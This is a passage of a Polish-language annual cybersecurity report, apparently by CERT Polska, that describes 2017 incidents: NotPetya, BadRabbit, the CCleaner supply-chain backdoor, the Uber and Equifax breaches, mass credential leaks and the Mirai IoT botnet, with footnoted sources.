Należy dodać, iż mimo globalnego zasięgu, atak nie odniósł spektakularnego sukcesu finansowego – na zapłatę okupu zdecydowało się jedynie ok. 350 osób. 3 sierpnia 2017 r. przestępcy wypłacili ze wspomnianych portfeli 52.2 BTC, co przy kursie Bitcoina na tamten czas, przełożyło się na zysk w kwocie ok. 143 000 dolarów. Co ciekawe, po tamtym czasie na podane portfele bitcoinowe wciąż były wpłacane kolejne środki.

Atrybucja ataku nie została jednoznacznie potwierdzona. Zarówno Kaspersky Lab jak i Symantec przypisują rozpowszechnienie WannaCry północnokoreańskiej grupie Lazarus. Podstawą do tych przypuszczeń były fragmenty kodu WannaCry łudząco podobne do kodu narzędzi wykorzystywanych przez Lazarusa przy wcześniejszych atakach.

NotPetya

Pierwsza połowa 2017 roku, po wydarzeniach z udziałem WannaCry, przyniosła nowe wyzwania. Wśród incydentów związanych ze złośliwym oprogramowaniem, których echo dało się usłyszeć na arenie międzynarodowej, znalazły się infekcje spowodowane przez ransomware NotPetya (zwany także ExPetr). Wśród badaczy szkodliwego oprogramowania pojawiły się opinie dopuszczające możliwość zaklasyfikowania złośnika pod postacią kolejnego wariantu ransomware znanego dotychczas jako Petya. Znaczące różnice w stosunku do poprzednich wersji spowodowały jednak, że eksperci z Kaspersky Lab skategoryzowali malware w odrębnej rodzinie złośliwego oprogramowania i przypisali mu nowe nazewnictwo[59].

59 https://www.kaspersky.com/blog/new-ransomware-epidemics/17314/

27 czerwca 2017 r. Europę zaczęła obiegać informacja o masowej aktywności szkodliwego oprogramowania szyfrującego. Pierwsze zainfekowane urządzenia znaleziono na terytorium Ukrainy (ich liczba przekraczała wówczas 12,5 tys.), następne w Rosji, Niemczech, Belgii, Brazylii i Stanach Zjednoczonych - łącznie infekcje wykryto w kilkudziesięciu krajach[60]. Ofiarami NotPetya okazały się również pojedyncze firmy na terenie Polski[61]. Skala incydentu objęła swoim zasięgiem organizacje z różnych sektorów, włączając w to firmy transportowe, organizacje finansowe, przedsiębiorstwa energetyczne, ochronę zdrowia i centra handlowe. Grupa szczególnego ryzyka objęła również maszyny nieposiadające aktualnych poprawek bezpieczeństwa na podatności MS17-010, CVE-2017-0144 i CVE-2017-0145[62].

Opisywany wariant ransomware szyfrował wybrane pliki na komputerze ofiary, opierając się na zdefiniowanej wcześniej liście rozszerzeń. Wspomniany proces dokonywał się przy użyciu algorytmu AES z wykorzystaniem generowanego dynamicznie 128-bitowego klucza. Złośliwe oprogramowanie umieszczało także swój własny kod w sektorze rozruchowym dysku, co w konsekwencji prowadziło do szyfrowania tablicy MFT po restarcie urządzenia. Przed dokonaniem restartu, złośnik czekał około jedną godzinę, dokonując próby autopropagacji na inne maszyny w sieci lokalnej[63]. Klucz AES, wykorzystany do szyfrowania plików użytkownika, poddany był dodatkowej enkrypcji 2048-bitowym kluczem RSA[64]. Nadpisanie tablicy MFT dokonywało się przy użyciu zaadoptowanej wersji algorytmu Salsa20 i ukryte było pod szyldem sfałszowanej aplikacji CHKDSK[65, 66].

W przeciwieństwie do WannaCry, działanie NotPetya nakierowane było na propagację od wewnątrz sieci, która w domyśle powinna stanowić zaufane środowisko. Opisywany malware posługiwał się zmodyfikowaną wersją narzędzia Mimikatz, za pomocą którego wykradane były poświadczenia użytkownika. Skompromitowane dane służyły próbie wykonania złośliwego kodu na zdalnych maszynach przy użyciu WMI (*Windows Management Instrumentation*) lub narzędzia PsExec. Dodatkową metodą, stosowaną przy propagacji NotPetya, była próba rozpowszechnienia złośnika z wykorzystaniem exploitów EternalBlue / EternalRomance[67, 68].

Ponowne uruchomienie komputera i nadpisanie tablicy MFT kończyło się wyświetleniem informacji o żądaniu okupu. W komunikacie zawarty był adres portfela, na który należało dokonać wpłaty ($300, płatne w bitcoinach), adres e-mail do kontaktu z przestępcami oraz unikalny identyfikator ofiary. Warto zauważyć, że nie istnieje potwierdzona korelacja pomiędzy kluczami użytymi do szyfrowania, a wygenerowanym identyfikatorem. Z tego powodu, odszyfrowanie danych ofiary, nawet po zapłaceniu okupu, może okazać się niemożliwe. Bazując na powyższych informacjach trudno jednoznacznie stwierdzić, czy wspomniany wariant szkodliwego kodu został w zamyśle napisany jako ransomware i przy jego tworzeniu został popełniony błąd, czy też zadaniem złośnika było nieodwracalne zniszczenie danych użytkownika. Wyświetlony w komunikacie adres e-mail, pod którym (po wcześniejszej zapłacie okupu) ofiary mogły otrzymać potencjalny klucz deszyfrujący, został w niedługim czasie wyłączony przez usługodawcę[69]. Kilka dni później w serwisie DeepPaste opublikowano wiadomość, w której autor

60 https://cloudblogs.microsoft.com/microsoftsecure/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/?source=mmpc

61 https://niebezpiecznik.pl/post/kolejny-grozny-globalny-atak-tym-razem-ransomware-petya-ofiary-sa-takze-w-polsce/

62 https://www.us-cert.gov/ncas/alerts/TA17-181A

63 https://www.us-cert.gov/sites/default/files/publications/MIFR-10130295.pdf

64 https://zaufanatrzeciastrona.pl/post/tworcy-notpetya-chca-100-bitcoinow-za-umozliwienie- odszyfrowania-plikow/

65 http://www.itsecurityguru.org/2017/07/03/notpetya-ransomware-frequently-ask-questions-faq/

66 https://www.us-cert.gov/sites/default/files/publications/MIFR-10130295.pdf


67 https://www.cert.pl/news/single/atak-petya-mischa/

68 https://www.us-cert.gov/ncas/alerts/TA17-181A

69 https://www.bleepingcomputer.com/news/security/email-provider-shuts-down-petya-inbox- preventing-victims-from-recovering-files/

poinformował, że za kwotę 100 BTC gotowy jest przekazać prywatny klucz RSA, umożliwiający odszyfrowanie unikalnego dla każdego komputera klucza AES[70]. Do dziś w sieci nie pojawiła się informacja, która potwierdzałaby przekazanie przestępcom wspomnianej kwoty okupu i odszyfrowanie danych. Dodatkowym utrudnieniem mógłby okazać się fakt zaistniałego błędu w mechanizmie enkrypcji. Proces szyfrowania obejmował jedynie pierwszy megabajt przetwarzanych plików, ich nazwy pozostawały niezmienione, nie były również dodawane do nich żadne stopki oraz nagłówki. Generowało to dodatkową przeszkodę utrudniającą rozpoznanie, które pliki zostały rzeczywiście zaszyfrowane[71]. Zaletą w tym wypadku mogłaby okazać się możliwość ręcznego odzyskania zawartości niektórych plików, przekraczających wielkość jednego megabajta, np. baz danych.

Analiza tego typu incydentów zawsze niesie za sobą pytanie o początkowy wektor infekcji. W środowiskach badaczy pojawiły się głosy o dostarczeniu złośliwego kodu z wykorzystaniem metody supply-chain. Wymieniona technika opiera się na kompromitacji zaufanych dostawców sprzętu lub oprogramowania, aby następnie tą drogą złośliwy kod został dostarczony do organizacji. Celem ataku hakerów miałoby w tym wypadku okazać się popularne na Ukrainie oprogramowanie księgowe M.E.Doc. W środowiskach zespołów reagujących na incydenty, pojawiły się analizy wykazujące wykorzystanie skompromitowanej wersji produktu do infekowania jego użytkowników. Stąd NotPetya podejmował próbę propagacji na dalsze maszyny, posługując się wyżej opisanymi metodami[72, 73].



70 https://zaufanatrzeciastrona.pl/post/tworcy-notpetya-chca-100-bitcoinow-za-umozliwienie- odszyfrowania-plikow/

71 https://www.welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/

72 http://blog.talosintelligence.com/2017/07/the-medoc-connection.html

73 https://www.crowdstrike.com/blog/fast-spreading-petrwrap-ransomware-attack-combines-eternalblue-exploit-credential-stealing/


BadRabbit

24 października 2017 roku badacze bezpieczeństwa IT poinformowali[74] o szybko rozprzestrzeniającym się zagrożeniu o nazwie BadRabbit, złośliwym oprogramowaniu szyfrującym. Wektorem ataku były przekierowania z przejętych stron internetowych (głównie rosyjskich serwisów informacyjnych) do pobrania fałszywej aktualizacji Adobe Flash Player (atak typu drive-by). W tym wektorze nie były wykorzystywane podatności bezpieczeństwa, więc użytkownik musiał zgodzić się na pobranie i uruchomienie pliku wykonywalnego. Wieczorem tego samego dnia pierwotny serwer dystrybucyjny został zneutralizowany. Dodatkowo, w sieciach lokalnych, BadRabbit rozprzestrzeniał się automatycznie za pomocą predefiniowanej listy użytkowników oraz haseł, a także tych pozyskanych z lokalnego systemu za pomocą wariantu narzędzia Mimikatz. Miał także zaimplementowany atak EternalRomance (z wycieku z NSA), który wykorzystywał lukę w protokole SMB w systemach Windows (MS17-010).

Szyfrowanie odbywało się na dwa sposoby - pojedynczych plików oraz całego dysku. Pojedyncze pliki szyfrowane były na podstawie znanej listy rozszerzeń różnych formatów dokumentów algorytmem AES-128 w trybie CBC. Z kolei szyfrowanie całych partycji wykorzystywało sterownik bazujący na otwartym narzędziu DiskCryptor przy użyciu algorytmu AES-128 w trybie XTS.

Klucz był generowany na komputerze użytkownika, a następnie szyfrowany algorytmem RSA za pomocą 2048-bitowego klucza publicznego przestępców. Choć badaczom bezpieczeństwa nie udało się znaleźć błędu w procedurze generowania klucza czy szyfrowania plików i dysku, to technicznie możliwe było ich poprawne odszyfrowanie po zapłaceniu okupu i otrzymaniu od przestępców klucza.

Ostatecznie złośliwe oprogramowanie restartowało komputer ofiary, by na etapie uruchamiania systemu operacyjnego wyświetlić użytkownikowi notę z żądaniem okupu oraz zaszyfrowanym kluczem, który należało przekazać przestępcom.



Rysunek 16. Ekran z żądaniem okupu


> **Mamy do czynienia z powrotem robaków internetowych – zarówno związanych z podatnościami urządzeń IoT jak i usług w systemach operacyjnych (np. EternalBlue w MS Windows). Wśród wartych odnotowania efektów działania tych robaków należy wymienić botnety IoT oraz masowe infekcje w sieciach lokalnych przez niszczącego dane NotPetya."**
>
> **Przemysław Jaroszewski**, Kierownik CERT Polska

74 https://securelist.com/bad-rabbit-ransomware/82851/ http://blog.talosintelligence.com/2017/10/bad-rabbit.html http://www.zdnet.com/article/bad-rabbit-ten-things-you-need-to-know-about-the-latest-ransomware-outbreak/

Jak informowała strona przestępców w sieci TOR, okup wynosił 0.05 BTC, co było wtedy równowartością około 280 USD.

Badacze bezpieczeństwa podkreślają wiele podobieństw BadRabbit do ransomware'u NotPetya. Podobne były nie tylko metody rozprzestrzeniania się w sieciach lokalnych, ale także sam kod - według firmy CrowdStrike[75] pokrywał się on aż w 67 proc.

Według statystyk producentów programów antywirusowych, najwięcej ofiar znajdowało się w Rosji i na Ukrainie, ale nieliczne infekcje wykryte były również w Bułgarii, Turcji, Japonii, Niemczech, Stanach Zjednoczonych, Korei Południowej oraz Polsce. Wśród poszkodowanych znalazły się np. metro w Kijowie czy lotnisko w Odessie[76].



Rysunek 17. Strona internetowa przestępców

Wycieki danych logowania

W 2017 roku zaobserwowaliśmy znaczny wzrost wycieków danych internautów w formie par login/mail – hasło. Najczęściej dane te są wykradane z systemów, które używają ich do uwierzytelniania użytkowników, np. for dyskusyjnych, czy innych aplikacji internetowych.

Przestępcy wykorzystują fakt, że ludzie często używają tych samych haseł do różnych serwisów, najczęściej udostępniających płatne treści. Próbują oni także uzyskać dostęp do poczty, dzięki czemu mogą podjąć dalsze działania mające na celu eskalację uprawnień.

Obrót tego typu bazami odbywa się na czarnym rynku, często w bardzo wąskim gronie. Z czasem jednak tracą one na wartości i są upubliczniane przez jednego z kupców. Czas od włamania do upublicznienia wycieku najczęściej liczy się w latach, rzadziej w miesiącach.

W roku 2017 miały miejsce publikacje wielu wycieków, często skompilowanych w formę jednego pliku, przez co nie można jednoznacznie określić źródła danych. Serwis Have I Been Pwned, prowadzony przez badacza bezpieczeństwa Troya Hunta, udostępnia informacje o większości z nich.

Na przestrzeni całego roku zostało tam zarejestrowanych[77] 81 wycieków z łączną sumą 2,8 miliarda rekordów.

W grudniu ubiegłego roku polskie media poinformowały[78] o szczególnie dużym wycieku danych. Wśród 1,4 miliarda par mail-hasło, ponad 10 milionów dotyczyło kont zarejestrowanych u polskich dostawców usług poczty elektronicznej.

75 https://www.infosecurity-magazine.com/news-features/badrabbit-rabid-ransomware-bunnies/

76 https://gizmodo.com/bad-rabbit-ransomware-strikes-russia-and-ukraine-1819814538

77 https://www.troyhunt.com/2017-retrospective/

78 https://zaufanatrzeciastrona.pl/post/hasla-ponad-10-milionow-polskich-kont-email-dostepne-do-pobrania-w-sieci/

CCleaner

11 września 2017 r. oprogramowanie antywirusowe firmy Morphisec, zainstalowane na stacjach użytkowników, wykryło[79] podejrzane działania podejmowane przez jeden z zainstalowanych tam komponentów. Dzień później na ten sam trop wpadł[80] zespół bezpieczeństwa Cisco Talos.

Winowajcą okazał się być CCleaner, stworzony przez firmę Piriform. Jest to bezpłatna aplikacja przeznaczona do optymalizacji systemu, która cieszy się ogromną popularnością wśród posiadaczy urządzeń mobilnych i stacjonarnych, także w Polsce. W lipcu marka została przejęta[81] przez firmę Avast, giganta z dziedziny bezpieczeństwa IT.

Wykryta anomalia wskazywała na użycie mechanizmu ładowania i wykonywania kodu bezpośrednio z pamięci podręcznej, z pominięciem odczytywania pliku wykonywalnego z dysku. Technika ta jest często wykorzystywana przez twórców złośliwego oprogramowania w celu zmniejszenia jego wykrywalności przez systemy antywirusowe oparte na porównywaniu plików z bazą sygnatur.

W trakcie analizy ustalono, że do jednej z aktualizacji narzędzia CCleaner (5.33) i CCleaner Cloud (1.07) dołączony został złośliwy kod, który pobrało około 2,27 miliona osób na całym świecie. Paczka została podpisana cyfrowo oryginalnym certyfikatem wydawcy oprogramowania, co wskazuje na definitywne skompromitowanie jego infrastruktury.

Atak wykorzystujący ten wektor został podzielony na etapy. W pierwszym z nich do serwera C&C wysyłane są informacje o zainfekowanym komputerze, a najważniejsze z nich to:

- adres IP i MAC
- nazwa hosta
- wersja zainstalowanego systemu operacyjnego
- nazwa domeny
- lista zainstalowanego oprogramowania
- lista uruchomionych procesów

W kolejnym etapie zostaje wysłany zestaw rozkazów, który otrzymają i wykonają tylko wybrane maszyny. O przynależności do tej wąskiej grupy decyduje mechanizm znajdujący się na serwerze, który porównuje pobrane dane z listą interesujących domen, adresów IP i nazw hostów.

Pobrany w drugim etapie ładunek to standardowy RAT – narzędzie służące do zdalnego zarządzania komputerem bez wiedzy ofiary.

Dane, pozyskane w poprzednim kroku, pozwalają na przygotowanie bardziej wyrafinowanego i spersonalizowanego ataku, który może wykorzystywać różne techniki utrudniające wykrycie, zależnie od konfiguracji atakowanego środowiska.

Analitykom został udostępniony kod oraz zrzut bazy danych[82], z której korzystała aplikacja C&C.

Na podstawie analizy tych danych udało się ustalić, że z około 862 tysięcy zainfekowanych stacji roboczych, tylko 23 pobrały ładunek drugiego stopnia. Oznacza to, że rzeczywista liczba ofiar jest niewielka i atak przyniósł szkodę jedynie ułamkowi użytkowników, którymi była garstka znajdująca się w infrastrukturze liderów produkcji rozwiązań z dziedziny IT.

79 https://blog.morphisec.com/morphisec-discovers-ccleaner-backdoor

80 https://blog.talosintelligence.com/2017/09/avast-distributes-malware.html

81 https://blog.avast.com/welcome-piriform-to-avast

82 https://blog.talosintelligence.com/2017/09/ccleaner-c2-concern.html

Osoby stojące za tym przedsięwzięciem nie zostały jednoznacznie zidentyfikowane, jednak części złośliwego kodu zostały użyte także w innych atakach, których autorstwo przypisuje się grupie APT17/ Group 72.

Powinniśmy spodziewać się kolejnych tego typu ataków w przyszłości. Szanowani dostawcy usług mogą używać skompromitowanych komponentów zewnętrznych, sami paść ofiarą ataku albo zostać zmuszeni do dodania funkcjonalności tylnej furtki przez nierozważnych pracowników lub służby specjalne. Wszystko to może prowadzić do uzyskania dostępu do zasobów przez niepowołane do tego osoby i w konsekwencji do wycieku.

Wyciek z Ubera

We wrześniu 2017 r. doszło do zmian w zarządzie Ubera, których przyczyną były[83] słabe wyniki finansowe oraz liczne kłopoty związane z wizerunkiem marki. Dara Khosrowshahi, nowy dyrektor generalny, postanowił zmienić dotychczasowe zasady prowadzenia biznesu.

W ramach odświeżenia metodyki działań, w listopadzie firma wydała oświadczenie[84] o udanym ataku informatycznym na infrastrukturę firmy, do którego doszło ponad rok wcześniej. W rezultacie włamania wyciekły dane osobowe 57 milionów użytkowników z całego świata, zarówno klientów, jak i kierowców.

Atakującym w październiku 2016 udało się uzyskać dostęp[85] do prywatnego repozytorium kodu przechowywanego na platformie GitHub, które było wykorzystywane przez programistów Ubera. Chociaż nie znaleźli tam danych osobowych, udało im się wykraść informacje pozwalające uwierzytelnić się w usłudze Amazon AWS, gdzie wśród archiwów znaleźli między innymi produkcyjne bazy danych.

Zawarte w nich były imiona i nazwiska, adresy email i numery telefonów pasażerów korzystających z aplikacji, a także dane około 7 milionów kierowców. Ponadto skradziono skany praw jazdy około 600 tys. kierowców z USA. Wyciek objął także 70 tys. pasażerów i kierowców w Polsce[86].

Następnie przestępcy zgłosili się do firmy z żądaniem okupu w zamian za obietnicę nieujawnienia informacji o włamaniu, a także skasowania wykradzionych danych. Joe Sullivan, który w tamtym czasie pełnił funkcję szefa bezpieczeństwa, odpowiedzialny był za nawiązanie współpracy z włamywaczami i wypłatę 100 tys. dolarów. Żeby nie wzbudzać podejrzeń, transakcję zakwalifikowano jako przekazanie nagrody z programu “bug bounty”. Ponadto włamywacze zostali wyśledzeni, dzięki czemu udało się podpisać z nimi umowę poufności zobowiązującą do zachowania w tajemnicy szczegółów operacji.

Według amerykańskiego prawa firma miała bezwzględny obowiązek poinformowania swoich pracowników i użytkowników o wycieku.

83 https://money.cnn.com/2017/08/27/technology/new-uber-ceo/index.html

84 https://www.theguardian.com/technology/2017/nov/21/uber-data-hack-cyber-attack

85 https://www.bloomberg.com/news/articles/2017-11-21/uber-concealed-cyberattack-that-exposed-57-million-people-s-data

86 https://help.uber.com/h/12c1e9d1-4042-4231-a3ec-3605779b8815

Equifax


Equifax to firma posiadająca ponad stuletnią historię, która świadczy usługi z zakresu oceny ryzyka kredytowego na rzecz[87] ponad 800 milionów osób i 88 milionów firm na całym świecie. Wśród nich są największe światowe instytucje finansowe.

W 2017 roku zostały ujawnione dwa ataki na infrastrukturę firmy. Jeden z nich spowodował wyciek danych osobowych 143 milionów Amerykanów, czyli prawie połowy ludności USA.

Atakujący wykorzystali znaną od dwóch miesięcy lukę w jednym z zewnętrznych komponentów używanych na serwerze aplikacji webowej – frameworku Apache Struts. Błąd umożliwiał zdalne, automatyczne i natychmiastowe wykonanie kodu przy użyciu pojedynczego zapytania HTTP ze specjalnie spreparowanym nagłówkiem.

Na firmę spadła fala krytyki, gdy na jaw wyszły machinacje wokół obsługi incydentu.

Poszkodowanych o wycieku poinformowano dopiero 5 tygodni po jego wykryciu. Wcześniej trzech wysoko postawionych pracowników sprzedało[88] akcje firmy warte łącznie 1,8 miliona dolarów. Po publicznym ujawnieniu incydentu notowania giełdowe spółki spadły o 13 proc.



Rysunek 18. Wykres notowań giełdowych Equifax Inc.

Na dedykowanej stronie – equifaxsecurity2017.com zainteresowani mogli sprawdzić, czy wyciekły ich dane.

Kontrowersje spowodował niejasny zapis[89] w regulaminie, który należało zaakceptować przed sprawdzeniem danych. Była to tak zwana klauzula arbitrażowa, w której urzędowym językiem informowano, że zainteresowany zrzeka się prawa do złożenia pozwu wobec firmy.

Nazwa domenowa wybrana dla strony była na tyle skomplikowana, że łatwo można było popełnić błąd wpisując ją ręcznie. Wykorzystał to[90] badacz bezpieczeństwa Nick Sweeting. Zarejestrował podobną domenę, w której przestawiony został szyk słów „equifax" i „security". Adres kierował użytkownika do identycznego serwisu. Celem tego działania nie było wyrządzenie nikomu szkody, zbierane były jedynie statystyki kliknięć.

87 https://en.wikipedia.org/wiki/Equifax

88 http://money.cnn.com/2017/09/29/news/companies/equifax-investigation/index.html

89 https://www.washingtonpost.com/news/the-switch/wp/2017/09/08/what-to-know-before-you-check-equifaxs-data-breach-website/

90 https://twitter.com/thesquashSH/status/910562884639436800/photo/1

Przynętę połknęła nawet firma Equifax, która na swoim koncie twitterowym opublikowała błędny link co najmniej 8 razy.

Włamywacze skontaktowali się z przedstawicielami Equifaxu i zaproponowali okup w wysokości 600 bitcoinów za nieujawnianie wycieku. Przy kursie z tamtego okresu czasu było to ponad 2,5 miliona dolarów. Osoby decyzyjne nie przyjęły oferty i transakcja nie doszła do skutku.

Rysunek 19. Przykład podania przez Equifax błędnego adresu URL

Botnety IoT

Od kilku lat daje się zauważyć rosnące zagrożenie płynące ze strony urządzeń określanych mianem internetu rzeczy (ang. *IoT*, *Internet of Things*). Zeszły rok podtrzymał niestety ten niechlubny trend. Nie tylko nie przyniósł znaczącej poprawy zabezpieczeń urządzeń IoT, ale wręcz obnażył beztroskie podejście do tej kwestii producentów podłączanych do globalnej sieci nagrywarek DVR (ang. *Digital Video Recorder*), kamer przemysłowych, zabawek czy nawet szczoteczek do zębów. Wykorzystanie tych urządzeń do propagacji złośliwego oprogramowania oraz ataków na różne instytucje i zwyczajnych użytkowników internetu było więc tylko kwestią czasu. I niestety nic nie wskazuje na to, żeby tendencja ta miała się odwrócić.

Po niewątpliwym sukcesie botnetu Mirai, który w drugiej połowie 2016 r. spowodował serię spektakularnych ataków DDoS m.in. na przedsiębiorstwo Dyn (providera usług DNS), firmę hostingową OVH, czy stronę dziennikarza śledczego zajmującego się bezpieczeństwem informacji Briana Krebsa, znaleźli się kolejni chętni, aby wykorzystać potencjał urządzeń IoT do własnych, nielegalnych celów. Wkrótce po tych atakach kod Miraia został upubliczniony przez jego autorów najprawdopodobniej w celu utrudnienia powiązania ich ze wspomnianymi incydentami. Skutkiem tego posunięcia było powstanie co najmniej kilku nowych botnetów wykorzystujących urządzenia IoT, które oparte zostały na częściowo zmodyfikowanym kodzie Miraia. Pojawiły się także kolejne ewolucje rozwiązań, wykorzystujące inne sposoby ataku i oferujące nowe, bardziej zaawansowane funkcjonalności.

Rysunek 20. Post użytkownika Anna-senpai ujawniający kod Miraia

Mirai

Dla przypomnienia - celem oryginalnego botnetu Mirai były publicznie osiągalne urządzenia IoT oparte o system operacyjny Linux z zainstalowanym pakietem narzędzi Unixowych o nazwie Busybox oraz otwartym portem 23 (Telnet). W momencie, gdy moduł Miraia skanujący sieć odnalazł takie urządzenie, następowała próba uwierzytelnienia domyślnym loginem i hasłem metodą bruteforce. Mirai zawierał predefiniowaną listę ponad 60 par kombinacji login-hasło do kamer internetowych, nagrywarek DVR, routerów i innych urządzeń wielu popularnych producentów. Autorzy oprogramowania wykorzystali fakt, iż wielu użytkowników urządzeń IoT nie zmienia domyślnych danych do logowania podanych przez producenta. Częściowo na podstawie użytej kombinacji login-hasło była dokonywana identyfikacja producenta i/lub modelu bądź typu urządzenia.


W przypadku udanego przejęcia, Mirai poszukiwał na nim innych wariantów złośliwego oprogramowania i w przypadku ich znalezienia starał się je usunąć. Zabijał również wybrane procesy (Telnet, SSH oraz HTTP), zabezpieczając urządzenie przed ponowną próbą przejęcia oraz innymi botnetami, które mogłyby zrobić to samo. W dalszej kolejności bot meldował się w C&C w celu oczekiwania na sygnał do ataku, a następnie wykonywał kolejne skanowania do dalszej propagacji. Czytelników zainteresowanych szczegółami działania Miraia, a zwłaszcza używanymi przez niego technikami ataku DDoS, zachęcamy do lektury naszego zeszłorocznego raportu.

Hajime

